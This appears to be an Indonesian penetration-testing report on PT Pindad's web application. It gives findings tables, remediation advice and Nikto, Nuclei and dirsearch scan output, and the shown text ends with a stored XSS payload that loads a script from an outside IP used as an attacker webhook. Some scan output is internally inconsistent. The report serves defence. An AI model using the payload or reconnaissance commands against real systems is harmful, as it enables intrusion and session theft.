 <div><i>PT PINDAD</i></div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 1 dari 21 Halaman
DSS05 - Managed Security Services		

DISUSUN OLEH :


DIVISI TEKNOLOGI INFORMASI



	DISUSUN OLEH	DIPERIKSA OLEH	DISAHKAN OLEH
JABATAN	MANAGEMENT KEAMANAN SISTEM APLIKASI & DATA	WS MANAGER OPERASIONAL & KEAMANAN TI	PLT VP TEKNOLOGI INFORMASI
TANDA TANGAN			

Document Control

Version	Adjustment	PIC	Date
1.0	Initial Version	Rizki Adi Hidayat	30 Juli 2025

 <div><i>PT PINDAD</i></div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 3 dari 21 Halaman
DSS05 - Managed Security Services		


I. PENDAHULUAN

A. PERIODE PENGUJIAN

Pengujian dilaksanakan pada tanggal 20 Juli sampai dengan 30 Juli 2025.

B. DAFTAR ISTILAH


- *Active Scanning*: Pemindaian aktif untuk menemukan kerentanan dengan mengirimkan berbagai jenis permintaan.
- *Aplikasi web*: Program komputer yang diakses melalui *browser web*.
- *Aset*: Sumber daya yang bernilai bagi perusahaan, termasuk informasi.
- *BREACH*: Serangan yang memungkinkan penyerang mengekstrak informasi sensitif dari *response HTTP* yang dikompresi.
- *Backup*: Salinan data yang dibuat untuk tujuan pemulihan jika terjadi kerusakan.
- *Black Box*: Metode pengujian di mana penguji tidak memiliki pengetahuan sebelumnya tentang sistem yang diuji.
- *CVE: Common Vulnerabilities and Exposures*, *database* yang mencatat kerentanan keamanan.
- *Cloud Metadata*: Informasi tentang lingkungan *cloud* tempat aplikasi berjalan.
- *Content Security Policy (CSP)*: Mekanisme keamanan yang membatasi sumber daya yang dapat dimuat oleh *browser*.
- *Cookie*: Data kecil yang disimpan di *browser* klien.
- *Crawling*: Proses menjelajahi semua halaman *web* yang dapat diakses.
- *Cross-Site Scripting (XSS)*: Serangan yang memungkinkan penyerang menyuntikkan kode berbahaya ke dalam halaman *web*.
- *Eksplorasi*: Tindakan memanfaatkan kerentanan untuk menyerang sistem.
- *Fuzzing*: Teknik pengujian dengan memberikan *input* yang tidak terduga untuk menemukan kerentanan.
- *HTTP Strict Transport Security (HSTS)*: Mekanisme keamanan yang memaksa *browser* untuk selalu menggunakan koneksi *HTTPS*.
- *Integritas (Integrity)*: Keakuratan dan kelengkapan informasi.
- *Kerahasiaan (Confidentiality)*: Keamanan informasi agar tidak diketahui oleh pihak yang tidak berwenang.
- *Kerentanan*: Kelemahan dalam sistem yang dapat dieksploitasi oleh penyerang.
- *Ketersediaan (Availability)*: Ketersediaan informasi kapanpun dibutuhkan.
- *Mesin virtual*: Simulasi komputer yang berjalan di atas perangkat keras komputer.

 <div><i>PT PINDAD</i></div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 4 dari 21 Halaman
DSS05 - Managed Security Services		

- *Pentest*: Singkatan dari *penetration testing*, yaitu pengujian keamanan secara manual atau otomatis untuk menemukan kerentanan.
- *SQL Injection*: Serangan yang mengeksploitasi kerentanan pada aplikasi web yang menggunakan *database SQL*.
- Sertifikat: *File* digital yang digunakan untuk memverifikasi identitas *server*.
- *Server*: Komputer yang menyediakan layanan kepada klien.
- *Session Management*: Mekanisme untuk mengelola sesi pengguna.
- *X-Content-Type-Options*: *Header HTTP* yang digunakan untuk mencegah *browser* menebak jenis konten.
- *X-Frame-Options*: *Header HTTP* yang digunakan untuk mencegah *clickjacking*.

C. APLIKASI PENGUJIAN

1. Dirsearch: Aplikasi untuk menemukan direktori dan file tersembunyi pada aplikasi web. Penggunaan Dirsearch agar dapat memastikan tidak ada celah akses untuk merubah atau memanipulasi data melalui file pada aplikasi web.
2. Qualys SSL Labs: Layanan online yang menyediakan analisis mendalam terhadap konfigurasi *SSL/TLS* pada *server* web. Layanan ini membantu administrator mengevaluasi keamanan koneksi *SSL/TLS* mereka dan mengidentifikasi potensi kerentanan. Dengan menggunakan metode penilaian yang jelas dan komprehensif, Qualys SSL Labs memberikan rekomendasi untuk meningkatkan keamanan konfigurasi *SSL/TLS*.
3. Nikto: Aplikasi yang digunakan untuk menguji kerentanan (*vulnerabilities*) sehingga dapat ditemukan kelemahan keamanan yang ada pada sebuah *web server*. Nikto memiliki kemampuan mencari *exploit* dari versi *web server* yang digunakan, melakukan pemeriksaan konfigurasi *server*, pemeriksaan file dan direktori yang tidak boleh diakses oleh publik, mendeteksi kerentanan *Server-Side Includes (SSI)*, *Cross-Site Scripting (XSS)*, dan *Web Plugin*.
4. Zed Attack Proxy (ZAP): Aplikasi untuk melakukan penetrasi terhadap suatu sistem, agar dapat diketahui celah-celah keamanan pada sistem tersebut. Aplikasi ini juga dapat menghasilkan sebuah laporan penetrasi secara terperinci beserta dengan solusi yang direkomendasikannya.
5. SQLmap: Aplikasi untuk melakukan uji penetrasi agar dapat diketahui celah-celah keamanan terkait *SQL Injection*. Dengan aplikasi ini dapat diketahui celah berakibat fatal pada keamanan aplikasi web yang diakibatkan kesalahan program. Celah keamanan yang dieksploitasi melalui *SQL Injection* dapat mengakibatkan terjadinya eksploitasi sistem secara keseluruhan baik pada *server*, *operating system*, *database* maupun aplikasi itu sendiri.
6. Burp Suite: Aplikasi proxy HTTP interaktif yang dirancang khusus untuk pengujian penetrasi aplikasi web. Alat ini bertindak sebagai perantara antara klien (misalnya, browser web) dan server aplikasi.

 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 5 dari 21 Halaman
DSS05 - Managed Security Services		

7. Nuclei: Alat ini digunakan untuk pengujian vulnerability assessment, Nuclei memanfaatkan template CVE yang ada pada database sehingga memudahkan identifikasi jika ada CVE yang terimpact kedalam aplikasi.

D. TUJUAN KEGIATAN

Kegiatan pengujian *security* ini dilakukan pada aplikasi *web pindad* yang beralamat pada <https://pindad.com/> dengan spesifikasi infrastruktur *enviromtent production* serta pada <https://qa-web.pindad.com> dengan sepesifikasi infrastruktur *enviromtent* sama dengan *production* untuk menghindari perubahan data pada aplikasi.

Maksud dan tujuan kegiatan ini adalah sebagai berikut:

1. Mengetahui serangan-serangan yang mungkin terjadi pada sistem, serta memperkirakan risiko bisnis akibat dari kerentanan tersebut.
2. Memberikan rekomendasi untuk meningkatkan proteksi terhadap data-data penting PT Pindad agar tidak dicuri, diubah dan dimanipulasi oleh pihak yang tidak bertanggung jawab.


E. RINGKASAN HASIL PENGUJIAN

Referensi yang digunakan untuk menentukan tingkat risiko pada temuan kerentanan mengacu pada beberapa sumber seperti *Common Vulnerabilities and Exposures (CVE)*, *National Vulnerability Database (NVD)*, dan *OWASP Top 10*.

Pengujian penetrasi yang komprehensif telah dilaksanakan untuk mengevaluasi keamanan sistem terhadap berbagai jenis serangan. Analisis mendalam terhadap hasil pengujian menghasilkan sejumlah temuan risiko tinggi, sedang, rendah, dan informasi yang akan diringkas temuan dan rekomendasi perbaikannya dalam tabel 1.2 berikut ini:

TINGGI	SEDANG	REDAH	INFORMASI
3	5	4	3

Tabel 1.1. Jumlah temuan kerentanan pada aplikasi Web-Pindad


 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 6 dari 21 Halaman
DSS05 - Managed Security Services		

Tabel 1.2 Hasil Pengujian Vulnerability Assesment

No	Tingkat Risiko	Sumber Risiko	Rekomendasi Perbaikan
1	Sedang	CVE-2015-9251 pada jquery	Update pada jquery pada aplikasi
2	Tinggi	CVE-2018-14040 leads to Stored XSS	Update versi bootstrap pada versi 3.4.1
3	Sedang	Absence of Anti-CSRF Tokens	Terapkan CSRF token
4	Rendah	Content Security Policy (CSP) Header Not Set	Terapkan CSP Header
5	Rendah	Cookie No. HttpOnly Flag	Terapkan httponly flag
6	Rendah	Cookie Without Secure Flag	Tambahkan flag Secure pada setiap cookie agar hanya dikirim melalui koneksi HTTPS.
7	Informasional	Information Disclosure - Suspicious Comments	Informasional hanya bersifat informasi
8	Informasional	Modern Web Application	Informasional hanya bersifat informasi
9	Informasional	Session Management Response Identified	Informasional hanya bersifat informasi

Tabel 1.3 Hasil Pengujian Penetration Testing

No	Tingkat Risiko	Sumber Risiko	Rekomendasi Perbaikan
1	Tinggi	Stored XSS pada form input aplikasi	Lakukan escape output & filter pada aplikasi
2	Tinggi	Default Credential pada salah satu user yang dapat langsung masuk pada aplikasi	Ubah password serta gunakan kombinasi 8 huruf,angka dan symbol
3	Sedang	HTML Injection pada form input	Lakukan escape output & filter pada aplikasi
4	Sedang	CSS Injection pada form input aplikasi	Lakukan escape output & filter pada aplikasi
5	Sedang	Weak Password Policy	Gunakan kombinasi 8 karakter meliputi kombinasi huruf,angka, dan symbol
6	Rendah	Unverified Password Change	Terapkan validasi current password

 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 7 dari 21 Halaman
DSS05 - Managed Security Services		

Keterangan:


- Tinggi: Memiliki potensi dampak yang sangat besar, seperti kebocoran data sensitif secara massal, pengambilalihan sistem, atau penolakan layanan (DoS). Tingkat kepercayaan kerentanan yang tinggi dan kemudahan dieksploitasi.
- Sedang: Potensi dampak yang cukup signifikan, seperti kebocoran data terbatas, pemalsuan identitas, atau pengalihan pengguna. Memiliki beberapa kondisi khusus untuk dieksploitasi atau tingkat kepercayaan kerentanan yang sedang.
- Rendah: Potensi dampak yang terbatas, seperti tampilan pesan *error* yang mengandung informasi sensitif atau manipulasi tampilan antarmuka pengguna. Kerentanan sulit dieksploitasi atau memiliki tingkat kepercayaan kerentanan yang rendah.
- Informasi: Bukan kerentanan yang dapat dieksploitasi secara langsung, melainkan informasi tambahan yang mungkin berguna untuk penyerang dalam merencanakan serangan. Misalnya, versi teknologi yang digunakan atau konfigurasi yang kurang aman.

II. KEGIATAN PENGUJIAN

A. ANALISA FASE PENGUJIAN VULNERABILITY ASSESSMENT

Vulnerability Assessment bertujuan untuk mengidentifikasi dan mengklasifikasikan celah-celah keamanan pada sistem, aplikasi, atau jaringan secara menyeluruh menggunakan tools otomatis seperti Nikto, Nuclei, ZAP. Proses ini bersifat non-intrusif dan tidak sampai mengeksploitasi celah tersebut, melainkan hanya memberikan daftar kerentanan serta rekomendasi perbaikannya


1. ANALISA VA MENGGUNAKAN ZAP



Gambar 2.1 Hasil finding ZAP

Pada hasil pengujian VA Menggunakan ZAP Ditemukan 4 Celah yang menjadi priority yakni :

- 1) Absence of Anti-CSRF Tokens (3)

 <div><i>PT PINDAD</i></div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 8 dari 21 Halaman
DSS05 - Managed Security Services		

- 2) Content Security Policy (CSP) Header Not Set (5)
- 3) Vulnerable JS Library (2)
- 4) Cookie No. HttpOnly Flag (7)
- 5) Cookie Without Secure Flag (7)
- 6) Cookie Without SameSite Attribute (7)

2. ANALISA VA MENGGUNAKAN NUCLEI

Tools: nuclei	Lokasi: Infra Scanning
Target: https://pindad.com	
Perintah: <code>nuclei -u https://qa.pindad.com/ -severity low,medium,high,critical -o scn.txt</code>	

```
(root@kali)-[~]
# nuclei -u https://pindad.com/ -severity low,medium,high,critical -o scn.txt
WARNING:(ast) sonic only supports go1.17~1.23, but your environment is not suitable

nuclei
v3.3.9

projectdiscovery.io

[INF] Your current nuclei-templates v10.2.5 are outdated. Latest is v10.2.6
[INF] Successfully updated nuclei-templates (v10.2.6) to /root/.local/nuclei-templates. GoodLuck!

Nuclei Templates v10.2.6 Changelog
+-----+-----+-----+-----+
| TOTAL | ADDED | MODIFIED | REMOVED |
+-----+-----+-----+-----+
| 2267  | 51    | 2211    | 5       |
+-----+-----+-----+-----+

[INF] Current nuclei version: v3.3.9 (outdated)
[INF] Current nuclei-templates version: v10.2.6 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 41
[INF] Templates loaded for current scan: 5374
[INF] Executing 5365 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 9 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 395 (Reduced 343 Requests)
```

Gambar 2. 2 Hasil Pengujian Nuclei

Berdasarkan hasil pemindaian VA menggunakan Nuclei tidak ditemukan CVE pada website production.

DSS05 - Managed Security Services

3. ANALISA VA MENGGUNAKAN NIKTO

Tools: nikto	Lokasi: Infra Scanning
Target: https://pindad.com	
Perintah: <i>nikto -h https://pindad.com/</i>	

```

nmap -sC -sV https://pindad.com
Nmap 7.25.0

Target IP: 192.168.228.77
Target Hostname: pindad.com
Target Port: 443

SSL Info:
Subject: /C=ID/ST=Jawa Barat/L=Kota Bandung/O=D Pindad/CN=www.pindad.com
Cipher: TLS_AES_256_GCM_SHA384
Issuers: /C=US/O=DigiCert Inc/CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1
Start Time: 2025-07-28 23:07:33 (GMT+4)

Server: nginx
/1/1a1w1w1: Cookie PHPSESSID created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
/1/1a1w1w1: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
/1/1a1w1w1: The 'Content-Type' Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/missing-content-type-header/
No CGI Directories found (use '-C all' to force check all possible dirs)
/: The Content-Encoding header is set to 'deflate' which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
Server is using a wildcard certificate: *.pindad.com. See: https://www.wikiwand.com/wiki/wildcard_certificate
/www/news.mdb: Web site has been release v1.0.0: admin password database is available and unencrypted.
/home/: This might be interesting.
/news: This might be interesting.
/exit/: This might be interesting.
/acartip/signin.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/batik/index/index.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/batik/research/rwmoddata.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/homebet/homebet.d11?form=homebet&caption=menu-signin: This might be interesting; has been seen in web logs from an unknown scanner.
/cvutva/cvutva.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/vipstore/admin/siteAdmin.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/mand/3amples/SELECTOR/showcode.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/questus/admin.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/myquestus/admin.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/questus/safety/index.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/productcart/pdadmin/login.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/productcart/cvutva.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/productcart/cvutva.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/vw000.asp?ip=10404_Object_Not_Found: This might be interesting; has been seen in web logs from an unknown scanner.
/vAccess: Contains site configuration and/or authorization information.
/data/userlog/log.txt: Teksab's Tracking Online 3.0 Log can be retrieved remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-2058
/.DS_Store: Apache on Mac OSx will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-0913
ERROR: Error line (20) reached for host, giving up. Last error:
Scan terminated: 2 error(s) and 26 item(s) reported on remote host
End Time: 2025-07-28 23:54:06 (GMT+4) (2793 seconds)

1 host(s) tested

```

Gambar 2. 3 Hasil Pengujian Nikto

Hasilnya pada pengujian menggunakan nikto didapatkan url menuju path file .htaccess kemudian dilakukan access sebagai berikut :

```

1 RewriteEngine on
2 RewriteCond %{REQUEST_FILENAME} !-f
3 RewriteCond %{REQUEST_FILENAME} !-d
4 RewriteRule .* index.php/$0 [PT,L]
5 Options -Indexes
6
7 <IfModule mod_expires.c>
8     ExpiresActive On
9
10    # Images
11    ExpiresByType image/jpeg "access plus 1 year"
12    ExpiresByType image/gif "access plus 1 year"
13    ExpiresByType image/png "access plus 1 year"
14    ExpiresByType image/webp "access plus 1 year"
15    ExpiresByType image/svg+xml "access plus 1 year"
16    ExpiresByType image/x-icon "access plus 1 year"
17
18    # Video
19    ExpiresByType video/mp4 "access plus 1 year"
20    ExpiresByType video/mpeg "access plus 1 year"
21
22    # CSS, JavaScript
23    ExpiresByType text/css "access plus 1 month"
24    ExpiresByType text/javascript "access plus 1 month"
25    ExpiresByType application/javascript "access plus 1 month"
26
27    # Others
28    ExpiresByType application/pdf "access plus 1 month"
29    ExpiresByType application/x-shockwave-flash "access plus 1 month"
30 </IfModule>

```

Gambar 2. 4 Hasil Akses file .htaccess

4. ANALISA PENGUJIAN MENGGUNAKAN DIRSEARCH

Pengujian dilakukan dengan menggunakan mesin virtual yang dijalankan dengan menggunakan server yang dikhususkan untuk melakukan penetrasii.

Tools: dirsearch	Lokasi: Public Scanning (114.122.116.159)
Target: https://pindad.com	
Perintah: <code>dirsearch -u https://pindad.com/ -e php,js,sql,zip,rar,backup</code>	

```
(root@kali)-[/home/kali]
# dirsearch -u pindad.com/pindadmin -e php,js,sql,zip,rar,backup
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API
. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict


v0.4.3

Extensions: php, js, sql, zip, rar, backup | HTTP method: GET | Threads: 25 | Wordlist size: 12014
Output File: /home/kali/reports/_pindad.com/_pindadmin_25-07-28_23-10-17.txt
Target: https://pindad.com/

[23:10:17] Starting: pindadmin/
[23:10:17] 400 - 1KB - /pindadmin/.gitignore
[23:10:18] 302 - 0B - /pindadmin/php.php -> https://pindad.com/pindadmin/login
[23:10:18] 302 - 0B - /pindadmin/js.php -> https://pindad.com/pindadmin/login
[23:10:18] 302 - 0B - /pindadmin/zip.php -> https://pindad.com/pindadmin/login
[23:10:18] 302 - 0B - /pindadmin/backup.php -> https://pindad.com/pindadmin/login
[23:10:18] 400 - 1KB - /pindadmin/.htpasswd
[23:10:18] 302 - 0B - /pindadmin/rar.php -> https://pindad.com/pindadmin/login
[23:10:18] 400 - 1KB - /pindadmin/.htaccess
[23:10:18] 400 - 1KB - /pindadmin/+CSCOT+/translation-table?type=mst&textdomain=%2bCSCOE%2b/portal_inc.lua&default-language&lang=..
[23:10:18] 400 - 1KB - /pindadmin/+CSCOE+/session_password.html
[23:10:18] 400 - 1KB - /pindadmin/+CSCOT+/oem
[23:10:18] 400 - 1KB - /pindadmin/+CSCOT+/translation
[23:10:18] 400 - 1KB - /pindadmin/+CSCOE+/logon.html
[23:10:18] 400 - 1KB - /pindadmin/+CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%2bCSCOE%2b/portal_inc.lua
[23:10:18] 400 - 1KB - /pindadmin/.config/psi+/profiles/default/accounts.xml
[23:10:18] 404 - 548B - /pindadmin/.css
[23:10:18] 302 - 0B - /pindadmin/sql.php -> https://pindad.com/pindadmin/login
[23:10:18] 302 - 0B - /pindadmin/.configuration.php -> https://pindad.com/pindadmin/login
[23:10:18] 302 - 0B - /pindadmin/.atoum.php -> https://pindad.com/pindadmin/login
```

Gambar 2. 5 Pemindaian Aplikasi Dirsearch

Dari hasil pemindaian menggunakan “dirsearch” menunjukan beberapa nama folder yang umum ada pada aplikasi web, namun akses ke dalam folder tersebut sudah diamankan (403 Forbidden jika diakses langsung) sehingga dapat dinyatakan bahwa tidak ditemukan halaman akses yang bersifat “informasi” pada aplikasi tersebut.




Gambar 2. 6 Hasil akses ke path sensitive

5. ANALISA PENGUJIAN MENGGUNAKAN QUALYS SSL LABS

Pengujian dilakukan dengan menggunakan layanan online dari Qualys SSL Labs untuk mengecek konfigurasi SSL/TLS server pada aplikasi web-pindad. Berikut data hasil pengujian yang dilakukan.

Tools: Qualys SSL Labs	Lokasi: https://www.ssllabs.com/ssltest/
Target: https://pindad.com	




Gambar 2. 7 Pengujian SSL/TLS pindad.com

Hasil pengujian memberikan hasil dengan nilai A+, yang berarti konfigurasi SSL/TLS server telah dioptimalkan secara maksimal, memenuhi semua standar keamanan terbaru, dan tidak ditemukan kerentanan pada konfigurasi SSL/TLS server.

B. ANALISA PENGUJIAN PENETRATION TESTING


tahap lanjutan yang bersifat intrusif dan aktif, di mana tester mencoba mengeksploitasi kerentanan yang telah ditemukan untuk menilai sejauh mana dampaknya terhadap sistem. Pentest dilakukan dengan pendekatan manual maupun otomatis menggunakan tools seperti Metasploit, Burp Suite, atau bahkan exploit yang disesuaikan. Tujuan utama Pentest adalah membuktikan apakah celah yang ditemukan bisa digunakan oleh penyerang untuk mendapatkan akses tidak sah, merusak sistem, atau mencuri data.

 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 12 dari 21 Halaman
DSS05 - Managed Security Services		


1. Ujicoba eksploitasi *Cross-Site Scripting (XSS)*.

Dalam percobaan ini dilakukan eksploitasi pada fitur *input* data pada *field* yang ada pada *path admin website* percobaan ini memanfaatkan webhook untuk mengonfirmasi apakah celah tersebut masuk kedalam webhook attacker.


Tools: Manual	Lokasi: Intra Scanning
Target: https://pindad.com/pindadmin/user	
Payload : <code><a"/onclick=(confirm)("XSS")>Click ><script src="//202.10.44.112"></script></code>	

